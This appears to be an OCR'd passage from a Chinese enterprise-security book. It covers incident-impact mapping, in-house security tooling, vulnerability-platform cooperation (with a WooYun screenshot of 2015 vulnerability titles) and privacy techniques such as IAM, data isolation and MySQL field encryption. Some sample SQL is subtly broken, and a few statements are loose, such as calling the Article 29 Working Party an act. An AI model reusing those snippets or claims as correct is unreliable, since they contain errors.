


图 13-5　重大安全运营事故响应流程图

在安全事件的处理方法上应遵循 PDCERF 模型以及 NIST-800 中所定义的应急处理方法。

4. 系统关联影响

在应急处理时容易引发忙中错乱，导致错上加错，所以 SOA 服务治理、接口间调用关系和数据流梳理，嵌套引用关联影响反映了内部治理的水平。对应急事件处理来说，关联影响分析属于 P 阶段的事前准备，周期的日常工作。表 13-4 是一个简单的示例。

表 13-4　系统关联影响

系统 \ 项目	SSO 影响	底层服务 1	底层服务 2	支付系统 1	……
a.company.com	是				
b.company.com	是				
c.company.com	是				
……	是				
	是				
	是				
		是	是		是
		是	是		是
		是	是		是
		是	是		是
		是	是		是

事件处理流程之外其实还有很多流程，在此不一一举例。

13.6　安全产品研发

以前甲方安全基本不涉及这个话题，在互联网行业崛起后，以 Google 为首的业界领导厂商把自己的方案构建于自研系统和开源软件之上，这似乎成了行业的潜规则，不自己开发两个服务器软件都不好意思出来说自己是有工程技术文化的公司，不自己开发个数据库都不好意思说自己是大厂。大一点厂商的安全团队也顺应了这种趋势，根据市场上乙方的安全产品。依葫芦画瓢，把原理摸清楚后，寻找相关的开源软件，逐渐改造成使用分布式架构的安全产品。一开始可能不如商业产品好用，但省去了大笔的软件 license 和硬件盒子的费用，经过多年的不断改良和实战，慢慢就不再把商业产品当成模仿对象，开始走上了“业界最佳实践”之路。


关于是否有必要自研，业界各种说法不一，有的乙方厂商认为甲方专注于自己的业务就好，把基础的部分交给乙方去做。互联网行业则认为如果 google 用 IBM（泛指 IOE，小型机 + 商业数据库 + 存储）的解决方案会破产。从笔者的角度看，有几个方面要考虑：

- 互联网公司即便是很大的厂商也不可能选择在安全方面什么都自己做，比如拨 VPN 需要一个 RSA 的动态令牌，这种并非主营业务，不面向客户，也没有多少受众群体，花点钱买一下现成的就行了，完全没必要自己做。
- 规模效应决定性价比的问题。打算自研某个安全产品一定是应用场景覆盖的 IT 资产超过某个数量级，这样所花费的人工研发和维护的成本才会小于同等数量级的 IT 资产使用商业解决方案时采购的总花费。否则一个很小的业务，几百台服务器，花了 10 人小团队用于研发相关的安全产品就是吃力不讨好的事，研发团队平均 2 万工资，加税和福利公司年支出 360 万还不算管理成本，业务调整或适逢经济周期还要考虑怎么调整甚至裁员补偿。国内超过 10 万服务器规模的互联网公司其实并不多，花 1000 万买 imperva 的 WAF 不见得是个错误的决定，因为自己研发要达到同等水平可能 1000 万也搞不定。但如果需求是不需要 imperva WAF 如此多的功能，只需要简单的过滤，那就可以考虑用开源软件去改良。再比如 IDC 规模几万台物理服务器，但是 Web 页面不多，大多是静态资源，入口集中，那就没必要去自研分布式 WAF，买台商业的部署在业务前端就行了，而不是部署在 IDC 入口。
- 对于攻防类的安全产品比较容易获得通用的商业解决方案，但对于风控类的产品，由于跟业务强相关，几乎鲜有现成的解决方案，所以风控侧相较而言自研的需求和必要性更大一些。

13.7 开放与合作

SRC（安全应急响应中心）只是一个形式上的开端，其更大意义上是指安全工作不能只坐在办公室里苦练内功，而是应该走出去寻求与业界广泛的合作。以目前互联网的安全态势，没有一家公司可以独善其身。合作有几方面：

- 与乙方安全厂商合作，共享数据和威胁情报。
- 与其他甲方公司或第三方 SRC 合作，共享威胁情报。图 13-6 就是国内第三方漏洞平台乌云。
- 与供应链上下游合作，使安全过程覆盖价值链的延伸段。
- 参与业界交流，避免闭门造车。


当前位置：WooYun >> 首页　　乌云新增公共安全合作机构通告


最新提交 (101)

提交日期	漏洞名称	评论/关注	作者
2015-10-11	仁宝电脑内网漫游(100多万员工信息以及大量交易信息)	5/6	路人甲
2015-10-11	中国联通宝视通业务存在多个参数存在SQL注入（涉及9个数据库以及大量的数据信息可被泄漏）	0/0	路人甲
2015-10-11	百度文学SQL注入	0/8	PyNerd
2015-10-11	企智通系列上网行为管理设备存在两处任意文件遍历&敏感信息泄漏(都无需登录)	0/2	YY-201...
2015-10-11	中国石化某分公司监测管理系统SQL注入漏洞（可getshell/DBA权限/泄露加油站负责人信息）	0/2	路人甲
2015-10-11	台湾德兴航空某系统oracle注射（涉及300家旅行社/45万机票延误信息）	0/0	路人甲

最新确认 (1209)

提交日期	漏洞名称	评论/关注	作者
2015-10-10	教育部弹推超级应用IME平台存在未授权访问核心数据库漏洞（绕过数据库访问边界）	13/44	五道口...
2015-10-11	百度浏览器缺陷可导致BDUSS泄漏	0/4	隐形人...
2015-10-10	我是如何通过一张图片shellPP助手重要站点并接触到核心数据库的	6/43	子非海...
2015-10-10	橘子浏览器远程代码执行	11/21	梧桐雨
2015-10-10	百度人员信息泄露可导致内网渗透风险(聊天聊到优衣库)	15/47	爱上平...
2015-10-01	天象互动某处漏洞进入后台（千万用户信息泄漏/变更游戏下载地址/各种财务信息泄漏）	0/4	路人甲

图 13-6　国内的第三方漏洞平台乌云



Chapter 14

第 14 章
隐私保护

隐私保护诞生于互联网时代，而移动互联网、物联网发展起来后进一步提升了这方面的需求，对于业务规模比较大的公司，尤其是 2C 市场和全球化的公司，隐私保护成了安全建设中的必要选项。


隐私保护近来逐渐兴起主要有几方面的原因：

- 互联网和移动互联网兴起，大批的厂商承载了上亿网民的个人数据，这些个人数据的泄露不仅影响业务运营，影响品牌，加剧用户流失，实际上在立法较成熟的国度和区域也触到了法律。当前无论是移动互联网、物联网，还是互联网 +，这些只是整个人类社会信息化程度加深的中途片段，信息化是全球趋势，所以从这个层面讲，个人数据会越来越多，承载个人数据的媒介和平台会越来越多，隐私保护将会发展成为和信息安全同级别的热门领域，对于没有搭上互联网这波的老牌安全从业者可以考虑往这个方向转。
- 国家间的对抗从实体战争发展成网络信息战，维度不同了，自然更重视国家的数据，从欧盟宣布废弃安全港协议就可见一斑，美国商企动不动就以法律取证等各种借口把欧盟成员国公民的个人数据拷到美国去，各国大佬们都觉得这样太没安全感了。大家都知道数据这个东西对安全和情报的影响太大了，不得不严肃对待。

个人、企业、国家这 3 个层次决定了隐私保护的重要性，对于互联网企业而言，隐私保护在业务角度有如下诉求：

- 防止盗号，撞库，用户（玩家）数据泄露，数据被供应商和分包商非法倒卖。
- 防止信息过度搜集，以及在用户不知情、无选择权的情况下被收集和存储。
- 有跨境业务时，需要遵从当地的合规性要求，否则不能准入。主要是按照当地的管理要求在允许的范围内以约定的方式处理数据，譬如由客户自己选择数据中心的位置，合同结束时删除数据，在数据的生命周期内给客户提供查询、修改、删除数据的接口。
- 跨境数据传输需要通过专门的法律框架。
- 有完整的安全体系和技术措施保护数据。
- 设置专职的隐私保护职位（高管）。
- 供应链上下游环节对隐私保护的遵从性。
- 提供审计的手段。
- 法律承诺，违约赔偿和违约责任。

国内的互联网公司在业务全球化方面的进程多数还比较低，有在海外开展业务的会明显感觉到隐私保护的压力。图 14-1 是 ACT 29 欧盟隐私保护法案，内容很多，需要学习。



Article 29 Working Party

The material (opinions, working documents, letters etc.) issued by the Article 29 Working Party (Art. 29 WP), available on this website reflect the views only of the Art. 29 WP which has an advisory status and acts independently. They do not reflect the position of the European Commission.

Please note that it is the policy of the Art. 29 WP to publish on its website the correspondence it receives, as well as its response to such correspondence. Should you not wish that your correspondence, or the response of the Art. 29 WP, be published, in full or in part, either for reasons of business confidentiality, protection of personal data or other legitimate reason, please indicate in advance such reason/s, as well as the parts of the correspondence to which this applies.

The **Article 29 Data Protection Working Party** was set up under the Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the **protection of individuals** with regard to the **processing of personal data** and on the **free movement** of such data.

It has advisory status and acts independently.

Composition & Structure

"The Article 29 Data Protection Working Party is composed of:

- **a representative of the supervisory authority (ies)** designated by each EU country;
- **a representative of the authority (ies)** established for the EU institutions and bodies;
- **a representative of the European Commission.**

图 14-1 ACT 29 欧盟隐私保护法案

隐私保护总体上讲并不是一个偏技术话题，不过下面只打算介绍一些跟隐私保护相关的技术。对于企业在全球化过程中，隐私保护应该如何建立体系，笔者会在技术博客中做专题剖析。

14.1 数据分类

隐私保护强调的是个人数据 PII（Personally Identifiable Information），这与纯粹的服务器数据保护仍有差别。

在安全管理中强调的是区别业务和资产权重以投入不同的成本做风险控制，BCM 强调的是基于不同业务的 RTO 和 RPO 做持续性管理和业务恢复策略，隐私保护对数据分类的要求更细，以便对数据的全生命周期提供不同的保护、访问控制和加密策略。

以手机的云端存储为例，云端备份数据属于非结构化数据，其中通讯录、待办事项等属于结构化数据，它们的保密需求相同，但是技术实现手段可能就不一样。

再以电商平台账号为例，用户名，昵称属于公开信息，收货地址属于非公开信息，而支付卡号属于机密信息，他们都是结构化数据，但在产品设计与实现的时候需要分类进行保护。

从更高维度看，很多企业都做开放平台，通过 API 把数据开放给第三方应用，里面就涉及更抽象的数据分类分级，对供应链上下游的数据提取者赋予特定的访问控制策略。

14.2 访问控制

访问控制（Identity & Access Management，IAM）示意图如图 14-2 所示。

典型的 IAM 应该包含如下几方面的元素：

1）谁（定义角色）
2）对哪些资源（定义对象）
3）拥有（定义“允许”还是“拒绝”）
4）哪些具体权限（定义增删改查和其他的操作）

5）有效期是多久（定义失效时间）




图 14-2 IAM 示意图

在此基础上还可以继续添加：组策略、通配符、根据条件触发或定义访问控制策略、多因素认证等。

14.3 数据隔离

对于在线应用的后台数据存储而言，敏感数据（例如用户库、口令、密保、支付等）应考虑分表分库存储，应尽量减少一个上层应用出现漏洞时的影响，例如某个应用出现 SQL 注入时，它应该只能影响那个应用对应的库，而不是全部的数据。大型网站的后台数据存储几乎都是分片的（Sharding），从安全上应考虑敏感数据的集中存储，过于分散会加大监控的成本，因为“如果所有的都重要那就等于没有一样是重要的”，如图 14-3 所示。

对于终端设备，应考虑沙箱级隔离（参见图 14-4），屏蔽非法程序的恶意访问，或合法程序的非授权越界访问（B 厂的 App 访问 A 厂 App 的个人数据）。容器本身使用 TPM（可信计算）等技术。

在云的虚拟化环境中，一般情况用 VPC 隔离。但对于 GovCloud 这种保密要求极高的系统也采用了物理隔离。物理隔离虽然有点跟云计算一切资源皆可共享的理念有点不搭调，但在安全上却是真实的需求。AWS 全球节点如图 14-5 所示。




图 14-3 大型互联网的数据库分片




图 14-4 IOS 沙箱示意图




图 14-5 AWS 全球节点

14.4 数据加密

对于结构化数据，比如用户注册的身份证号、信用卡信息在持久化时需要考虑选择性字段加密，目前可以使用的技术包括 TDE（Transparent Data Encryption，透明数据加密）和应用级加密，对于非结构化数据，例如，文件、图片一般使用自实现的文件加密或磁盘块加密。在数据传输过程中 TLS 成了目前事实上的标准。

1. TDE 透明数据加密

TDE 的原理如图 14-6 所示。

TDE 可对数据和日志文件执行实时 I/O 加密和解密，这种加密使用数据库加密密钥(DEK)，该密钥存储在数据库引导记录中以供恢复时使用。DEK 是使用存储在服务器的 master 数据库中的证书保护的对称密钥，或者是由 EKM（扩展密钥管理模块）保护的非对称密钥。TDE 保护对象为静态数据（相对于内存中的热数据而言），即数据和日志文件。开发人员可以使用 AES 和 3DES 加密算法来加密数据，且无需更改现有的应用程序。




图 14-6 TDE 的原理图

目前只有 Oracle 和微软的 SQL Server 支持 TDE，在互联网行业普遍流行去 IOE 的时代，MySQL 是实际上的关系型数据库选择标准，所以 TDE 将会有一定局限性。

2. 应用加密

对于大部分使用 MySQL 的数据库，可以使用应用级的加密，例如下面的 SQL 语句：

```
INSERT INTO Customers (CustomerFirstName,CustomerLastName) VALUES
(AES_ENCRYPT('Ayazero',@key), AES_ENCRYPT('Ayaz3ro',@key);
```

加密后的字段不支持模糊查询，可能会影响应用的正常功能和程序开发，例如下面的语句可能就不行了：

```
SELECT CustomerFirstName, CustomerLastName from Customers WHERE
CustomerName LIKE 'Ay%';"
```

直接比较的语句需要变更为：

```
SELECT CustomerFirstName, CustomerLastName FROM Customers WHERE
CustomerFirstName = AES_ENCRYPT('Ayazero', @key);
```

在设计应用时，例如打算加密身份证字段，可以使用 HMAC-SHA1 将其变成哈希值，加密后的状态仍然是唯一的，与其他人的身份证哈希后产生的值一样的概率很小，查询时根据 HMAC 的哈希值与查询字符串经同样哈希函数处理后的值对比，则加密字段不用解密。

注：google 已宣布 2017 年开始不再支持 SHA-1 这种不安全的算法，可以使用 SHA-2 等替代算法。

3. FPE（保留格式加密）

传统加密算法会改变原明文字段的数据长度和数据类型，而 FPE（保留格式加密）则要求加密前的明文与加密后的密文拥有相同数据长度和数据类型，其原理如图 14-7 所示。例如被拖库后，信用卡卡号字段实际上是加密的，但看上去仍然是数字明文，且长度与正常的卡号一致，如果攻击者拿这些卡号去盗刷会发现都不好用。FPE 不仅可以解决敏感数据加密的问题，还可以解决将生产环境数据迁移到测试环境又不泄露用户数据的问题，除了持久化数据，FPE 在数据传输过程中也一样可以使用。




图 14-7 FPE（保留格式加密）机制

CipherCloud 和 Voltage Security 是与 AWS 合作的两家数据加密解决方案提供商，他们的方案都支持 FPE，并提供了一种近似透明的数据加密方式。FPE 在数据写入数据库实例

之前对原文进行加密或符号化，同时加密后的字段插入数据库原字段时不会改变表的数据结构。

4. 文件 / 磁盘加密

磁盘文件加密主要是针对非结构化数据，例如备份文件等。应用本身不需要关注加密过程，只需要将文件扔到加密存储介质上，高性能的磁盘加密一般都通过硬件加密芯片实现。它的通病是一旦密钥泄露就会失效，表 14-1 是对几种主流加密方式的对比。

表 14-1　几种主流加密方式的对比

分类	Loop-AES	dm-crypt +/- LUKS	Truecrypt	eCryptfs	EncFs
加密什么	整个块设备			文件	
存放加密数据的容器	• 一块磁盘或磁盘分区 • 一个文件作为一个虚拟分区			现有文件系统中的一个目录	
和文件系统的关系	比文件系统更底层 – 不关心是加密的是一个块设备、文件系统、分区、LVM 卷还是其他的形式			在现有文件系统上添加新层	
实现机理	通过内核空间				用户态 (FUSE)
Metadata 的存储位置		LUKS: LUKS Header	设备的开始和末尾	每个加密文件的头部	容器头部的控制文件中
加密密钥存储位置		LUKS: LUKS header		密钥文件可存储任意位置	容器头部的控制文件中

